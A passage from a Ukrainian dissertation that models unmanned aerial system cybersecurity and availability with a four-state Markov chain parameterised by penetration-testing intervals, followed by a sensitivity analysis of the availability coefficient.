

Рисунок 2.8 – Декомпозиційна діаграма IDEF0 етапу марковського моделювання в просторі станів (рівень A7)

На першому етапі на основі емпіричних параметрів ТнП (I-PARAM) та сценаріїв застосування БпАК (I-SCEN) формується структура марковської моделі, а саме перелік операційних станів (O/I-STATES), матриця допустимих переходів (O/I-TRANS) та граф моделі (O/I-SMODEL). Процес керується припущеннями марковості (C-MARKOV) та правилами виділення станів і переходів (C-STATE). Для побудови структури застосовуються експертні судження (M-EXP) та середовище MATLAB (M-SIM).

На другому етапі здійснюється параметризація переходів та калібрування моделі. На основі структури моделі формуються інтенсивності переходів (O/I-MPARAM), матриця інтенсивностей Q (O/I-QMAT) та граничні умови (O/I-BOUND). Процес регламентується правилами параметризації та калібрування (C-CALIB) і обмеженнями моделі (C-LIM). Чисельна реалізація здійснюється у MATLAB (M-SIM) з оцінюванням параметрів (M-PARAM).

На третьому етапі за допомогою математичних рівнянь (C-MATH) та умов нормування (C-NORM) розраховуються стаціонарні ймовірності перебування у станах (O/I-PROB), функція готовності (O/I-AVAIL) та динамічні характеристики системи (O/I-DYN). Чисельне розв’язання здійснюється у MATLAB (M-SIM).

Завершальний четвертий етап спрямований на аналіз чутливості показників готовності до варіацій вхідних параметрів, оптимізацію часових і безпекових

параметрів системи та формування вимог до архітектури безпеки. За допомогою алгоритмів оптимізації (M-OPT) та інструментів аналізу чутливості (M-SENS), з урахуванням критеріїв оптимізації (C-OPT), формуються розраховані метрики готовності (O-METRICS), рекомендації щодо налаштування параметрів (O-OPTIM) та уточнені вимоги до архітектури безпеки (O-REQ).

2.3 Висновки до другого розділу

1. Розроблена рамкова модель порівняння методів на основі п’яти критеріїв дозволила встановити системний розрив між класами методів аналізу та оцінювання КБ. Жоден з одинадцяти розглянутих методів не забезпечує одночасного покриття усіх п’яти визначених критеріїв, що підтверджує потребу у розробленні комбінованого методу.

2. Запропонований комбінований метод аналізу для забезпечення КБ БпАК поєднує ризик-орієнтований метод аналізу вторгнень IMECA з процедурами ТнП для аналітичного оцінювання та експериментальної верифікації режимів вторгнень, техніки фаззингу для виявлення вразливостей «нульового дня» та марковський апарат для кількісного оцінювання готовності. Послідовно-паралельне комбінування складових методу забезпечує покриття всіх п’яти визначених критеріїв.

3. Структуру запропонованого комбінованого методу формалізовано у вигляді функціональної моделі, що описує послідовно-паралельну інтеграцію семи етапів: збір інформації (A1), паралельне оцінювання відомих та виявлення вразливостей «нульового дня» (A2, A3), апріорний IMECA (A4), моделювання режимів вторгнень (A5), апостеріорний IMECA (A6) та марковське моделювання у просторі станів (A7). Така структура формує замкнутий цикл від виявлення загроз до вибору контрзаходів та оцінки параметрів готовності.

Таким чином, у цьому розділі отримано перший науковий результат:

– вперше запропоновано комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів, який, на відміну від відомих,

базується на визначенні сумісності, послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень, що надає змогу підвищити повноту і достовірність оцінювання кібербезпеки.

Матеріали розділу опубліковано у роботах [6-7].

РОЗДІЛ 3. РОЗРОБЛЕННЯ МЕТОДІВ РИЗИК-ОРІЄНТОВАНОГО ТА КІЛЬКІСНОГО ОЦІНЮВАННЯ КІБЕРБЕЗПЕКИ І ГОТОВНОСТІ БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСІВ

У цьому розділі розробляється метод кількісного оцінювання КБ та готовності БпАК на основі марковських моделей операційної діяльності з урахуванням параметрів ТнП, а також метод ризик-орієнтованого аналізу режимів вторгнень на основі поєднання ризик-орієнтованого оцінювання з експериментальними процедурами ТнП.

3.1 Метод кількісного оцінювання кібербезпеки та готовності безпілотних авіаційних комплексів

Кіберстійкість – це здатність системи передбачати, витримувати, відновлюватися після та адаптуватися до несприятливих умов, навантажень, атак або компрометації її кіберактивів [139]. Одним із кількісних показників кіберстійкості є операційна готовність, що визначається як ймовірність перебування системи у працездатному стані в довільний момент часу [140]. Для кількісного оцінювання цього показника необхідний математичний апарат, здатний відображати стохастичний характер переходів між операційними станами БпАК під впливом кібератак.

Марковські ланцюги з неперервним часом і дискретними станами є усталеним інструментом для цього класу задач з кількох причин:

– операційний цикл БпАК природно описується скінченним переліком станів з ймовірнісними переходами між ними, інтенсивності яких визначаються параметрами середовища кіберзагроз і характеристиками кіберзахисту [121, 122];

– марковська властивість є прийнятним припущенням для кіберфізичних систем реального часу, де майбутній стан залежить тільки від поточного [123];

– марковський апарат дозволяє параметризувати модель даними ТнП через відображення вимірюваних часових метрик на інтенсивності переходів між станами;

– деякі актуальні дослідження з ТнП [141] вже використовують марковські процеси для прийняття рішень в умовах невизначеності.

Крім того, така модель дає змогу дослідити, як якість ТнП впливає на здатність системи протистояти кібератакам і, відповідно, на її готовність.

Таким чином, інтеграція марковських моделей забезпечує трансформацію емпіричних даних про успішність та частоту кібератак, а також тривалість та періодичність ТнП у динамічні показники готовності БпАК до виконання місії.

3.1.1 Марковська модель безпілотного авіаційного комплексу з урахуванням параметрів тестування на проникнення

Однофрагментна марковська модель (ОФМ) є базовою моделлю, що описує операційний цикл БпАК як єдиний неперервний процес з урахуванням інтенсивних кібератак та процедур ТнП.

3.1.1.1 Формалізація моделі

ОФМ операційної діяльності БпАК визначається множиною станів, що подана формулою (3.1).

$$S = \{S_0, S_1, S_2, S_3\}, \tag{3.1}$$

де S_0 – стан готовності БпАК до призначення місії; S_1 – стан виконання місії, в якому БпАК виконує польотну місію; S_2 – стан компрометації БпАК під дією інтенсивних кібератак; S_3 – стан, в якому БпАК знаходиться на ТнП.

Припускається, що кібератаки можуть відбуватися виключно у стані S_1, що відповідає реальному операційному сценарію.

Граф на рис. 3.1 визначає сім допустимих переходів між станами моделі. Зі стану S_0 система переходить до S_1 з інтенсивністю λ_{op} при отриманні запиту на

виконання місії, або до S_3 з інтенсивністю λ_{PT} при ініціюванні планового ТнП. Зі стану S_1 система повертається до S_0 з інтенсивністю μ_{op} при успішному завершенні місії, або переходить до стану S_2 з інтенсивністю λ_a під дією кібератак. Зі стану S_2 система переходить до S_1 з інтенсивністю $P_a\mu_a$ при успішному автоматичному відновленні, або до S_3 з інтенсивністю $(1-P_a)\mu_{RC}$ при неуспішному. Зі стану S_3 система повертається до S_0 з інтенсивністю μ_{PT} після завершення ТнП.



Рисунок 3.1 – Граф станів і переходів ОФМ операційної діяльності БпАК з урахуванням параметрів ТнП

Матриця коефіцієнтів Q моделі подана формулою (3.2), де рядки і стовпці матриці відповідають станам S_0, S_1, S_2, S_3 відповідно:

$$Q = \begin{pmatrix} -(\lambda_{op}+\lambda_{PT}) & \lambda_{op} & 0 & \lambda_{PT} \\ \mu_{op} & -(\mu_{op}+\lambda_a) & \lambda_a & 0 \\ 0 & P_a\mu_a & -(P_a\mu_a+(1-P_a)\mu_{RC}) & (1-P_a)\mu_{RC} \\ \mu_{PT} & 0 & 0 & -\mu_{PT} \end{pmatrix}. \quad (3.2)$$

Динаміка ймовірностей перебування системи у станах описується системою диференціальних рівнянь Чепмена-Колмогорова (3.3):

$$\begin{cases} \dfrac{dP_0(t)}{dt} = -\left(\lambda_{op} + \lambda_{PT}\right)P_0(t) + \mu_{op}P_1(t) + \mu_{PT}P_3(t) \\ \dfrac{dP_1(t)}{dt} = \lambda_{op}P_0(t) - \left(\mu_{op} + \lambda_a\right)P_1(t) + P_a\mu_a P_2(t) \\ \dfrac{dP_2(t)}{dt} = \lambda_a P_1(t) - (P_a\mu_a + (1 - P_a)\mu_{RC})P_2(t) \\ \dfrac{dP_3(t)}{dt} = \lambda_{PT}P_0(t) + (1 - P_a)\mu_{RC}P_2(t) - \mu_{PT}P_3(t), \end{cases} \quad (3.3)$$

де $P_0(t)$, $P_1(t)$, $P_2(t)$, $P_3(t)$ – ймовірності перебування системи в станах S_0-S_3 у момент часу t.

Початкова умова (3.4) відповідає стану повної готовності БпАК на початку операційного циклу:

$$P(0) = [1, 0, 0, 0]. \quad (3.4)$$

З плином часу система досягає стаціонарного режиму, за якого похідні ймовірностей дорівнюють нулю, що зводить систему (3.3) до системи алгебраїчних рівнянь (3.5):

$$\begin{cases} -\pi_0\left(\lambda_{op} + \lambda_{PT}\right) + \pi_1\mu_{op} + \pi_3\mu_{PT} = 0 \\ \pi_0\lambda_{op} - \pi_1\left(\mu_{op} + \lambda_a\right) + \pi_2 P_a\mu_a = 0 \\ \pi_1\lambda_a - \pi_2(P_a\mu_a + (1 - P_a)\mu_{RC}) = 0 \\ \pi_0\lambda_{PT} + \pi_2(1 - P_a)\mu_{RC} - \pi_3\mu_{PT} = 0. \end{cases} \quad (3.5)$$

Оскільки одне з рівнянь системи є лінійно залежним від інших, четверте рівняння замінюється умовою нормування (3.6):

$$\pi_0 + \pi_1 + \pi_2 + \pi_3 = 1. \quad (3.6)$$

Система (3.5)-(3.6) розв’язується чисельно відносно стаціонарних ймовірностей π_0, π_1, π_2, π_3 для заданого набору параметрів моделі. На їх основі визначається коефіцієнт готовності БпАК як ймовірність перебування системи у стані готовності (3.7):

$$A_g = \pi_0 + \pi_1, \quad (3.7)$$

де π_0 відповідає ймовірності перебування у стані готовності S_0, π_1 – ймовірності активного виконання місії S_1.

3.1.1.2 Чисельне розв’язання та базовий сценарій

Базові значення параметрів ОФМ для базового сценарію наведено у табл. 3.1.

Таблиця 3.1 – Базові значення параметрів ОФМ

№	Параметр	Позначення	Базове значення
1	Час між заявками на місію, год	T_{op}	1
2	Тривалість місії, год	τ_{op}	0.5
3	Час між кібератаками, год	T_a	0.0167
4	Час оперативного відновлення, год	τ_a	0.0014
5	Час аварійного відновлення, год	τ_{RC}	0.0833
6	Періодичність ТнП, год	T_{PT}	20
7	Тривалість ТнП, год	τ_{PT}	1
8	Ймовірність успішного відновлення	P_a	0.4

Оскільки емпіричні дані щодо часових характеристик інтенсивності кібератак та ТнП БпАК наразі відсутні, базові значення параметрів на цьому етапі були визначені на основі експертних суджень:

– час між заявками на місію T_{op} = 1 год відповідає режиму помірної інтенсивності місійного застосування БпАК;

– тривалість місії τ_{op} = 0.5 год моделює короткострокові розвідувальні вильоти;

– час між кібератаками T_a = 1 хв відповідає сценарію інтенсивних кібератак;

– час оперативного відновлення τ_a = 5 с моделює автоматичне перезавантаження системи без втручання оператора;

– час аварійного відновлення τ_{RC} = 5 хв відповідає мінімально необхідному часу для повного скидання налаштувань БпАК оператором;

– базова ймовірність успішного відновлення P_a = 0.4 відображає консервативну оцінку ефективності механізмів кіберзахисту;

– періодичність ТнП T_{PT} = 20 год відповідає проведенню планового тестування один раз на добу з урахуванням перерв між місіями;

– тривалість ТнП τ_{PT} = 1 год моделює стандартну процедуру швидкого тестування кіберзахищеності БпАК перед місією.

За базового набору параметрів, наведеного у таблиці 3.1, чисельний розв'язок системи рівнянь (3.3)-(3.4) реалізовано у програмному середовищі MATLAB. Отриману динаміку ймовірностей перебування БпАК у станах S_0-S_3 як функцій часу подано на рис. 3.2 та рис. 3.3, де криві позначено як $P_1(S_0) = \pi_0$, $P_2(S_1) = \pi_1$, $P_3(S_2) = \pi_2$, $P_4(S_3) = \pi_3$, причому індекс відповідає стану моделі.

Стаціонарні значення становлять: $P_1(S_0) = 0.549$, $P_2(S_1) = 0.159$, $P_3(S_2) = 0.032$, $P_4(S_3) = 0.260$, що за формулою (3.7) дає коефіцієнт готовності $A_g = 0.708$. БпАК є операційно готовим (у стані S_0 або S_1) протягом 70.8% загального часу, 26.0% часу – у стані S_3, 15.9% – на виконанні місій у S_1, 3.2% – у скомпрометованому стані S_2.



Рисунок 3.2 – Динаміка ймовірностей перебування БпАК у станах S_0-S_3 та функції готовності $A_g(t)$ (0-100 год)



Рисунок 3.3 – Динаміка ймовірностей перебування БпАК у станах S_0-S_3 та функції готовності $A_g(t)$ (0-10 год)

3.1.1.3 Аналіз чутливості моделі

Для дослідження впливу змін вхідних параметрів на стаціонарні характеристики системи проведено аналіз чутливості моделі. Кожен параметр варіювався у межах діапазону значень, наведених у табл. 3.2.

Таблиця 3.2 – Варіанти значень параметрів ОФМ для аналізу чутливості

№	Параметр	Позначення	Варіанти значень
1	Час між заявками на місію, год	T_{op}	1; 2; 10; 20
2	Тривалість місії, год	τ_{op}	0,5; 1; 5; 10
3	Час між кібератаками, год	T_a	0.0167; 0.0833; 0.333
4	Час оперативного відновлення, год	τ_a	0.0014; 0.0083; 0.0333
5	Час аварійного відновлення, год	τ_{RC}	0.0833; 0.167; 0.333
6	Періодичність ТнП, год	T_{PT}	20; 50
7	Тривалість ТнП, год	τ_{PT}	1; 3; 5
8	Ймовірність успішного відновлення	P_a	0.4; 0.6; 0.9

Вплив параметра T_{op} (час між заявками на місію) на стаціонарні характеристики системи подано на рис. 3.4.



Рисунок 3.4 – Вплив параметра T_{op} на стаціонарні ймовірності ОФМ

На основі аналізу впливу параметра T_{op} на стаціонарні характеристики системи спостерігається чітка закономірність: зі збільшенням T_{op} від 1 до 20 год коефіцієнт готовності системи A_g суттєво покращується з 0.708 до 0.932, що свідчить про більш стабільну роботу при рідших заявках на місії. При цьому ймовірність перебування в стані повної готовності P_1 значно зростає з 0.549 до 0.919, тоді як ймовірність виконання місії P_2 різко знижується з 0.159 до 0.013, що пояснюється рідшими запусками операцій. Ймовірність скомпрометованого стану P_3 також зменшується з 0.032 до 0.003, а ймовірність перебування у стані ТнП P_4 знижується з 0.260 до 0.065.

Таким чином, збільшення інтервалу між місіями позитивно впливає на загальну надійність системи, зменшуючи ризики кібератак та час простою на ТнП, але водночас знижує оперативну доступність для виконання завдань.

Вплив параметра τ_{OP} (тривалість місії) на стаціонарні характеристики системи подано на рис. 3.5.



Рисунок 3.5 – Вплив параметра τ_{op} на стаціонарні ймовірності ОФМ

На основі аналізу впливу параметра τ_{op} на стаціонарні характеристики системи виявлено, що збільшення тривалості виконання місії від 0.5 до 10 год призводить до погіршення коефіцієнта готовності A_g з 0.708 до 0.595, що свідчить про зниження загальної надійності системи при довших операціях. При цьому ймовірність перебування в стані повної готовності P_1 суттєво падає з 0.549 до 0.363, тоді як ймовірність виконання місії P_2 зростає з 0,159 до 0,232 через більш тривале перебування в активному режимі. Одночасно спостерігається зростання ймовірності скомпрометованого стану P_3 з 0.032 до 0.047 та ймовірності перебування на ТнП P_4 з 0.260 до 0.358, що пояснюється збільшенням часу для атак під час тривалих місій. Таким чином, подовження часу виконання операцій негативно впливає на стійкість системи до кібератак, збільшуючи ризики компрометації та потребу в тестуванні, що в підсумку знижує загальну ефективність БпАК.

Вплив параметра T_a (часу між кібератаками) на стаціонарні характеристики системи подано на рис. 3.6.



Рисунок 3.6 – Вплив параметра T_a на стаціонарні ймовірності ОФМ

На основі аналізу впливу параметра Та на стаціонарні характеристики системи спостерігається суттєве покращення коефіцієнта готовності Ag з 0,708 до 0.943 при збільшенні інтервалу між атаками від 1 хв до 20 хв, що вказує на підвищення надійності системи при рідших загрозах. При цьому ймовірність перебування в стані повної готовності P_1 помірно зростає з 0.549 до 0.636, а ймовірність виконання місії P_2 майже подвоюється з 0.159 до 0.307 через зменшення перерв, викликаних атаками. Найбільші зниження спостерігаються для ймовірності скомпрометованого стану P_3, яка падає вдесятеро з 0.032 до 0.003, а також ймовірності перебування на ТнП P_4, що зменшується з 0.260 до 0.054. Таким чином, зменшення частоти кібератак підвищує стійкість системи, зменшує простої та ризики компрометації.

Вплив параметра τ_a (час оперативного відновлення після атаки) на стаціонарні характеристики системи подано на рис. 3.7.

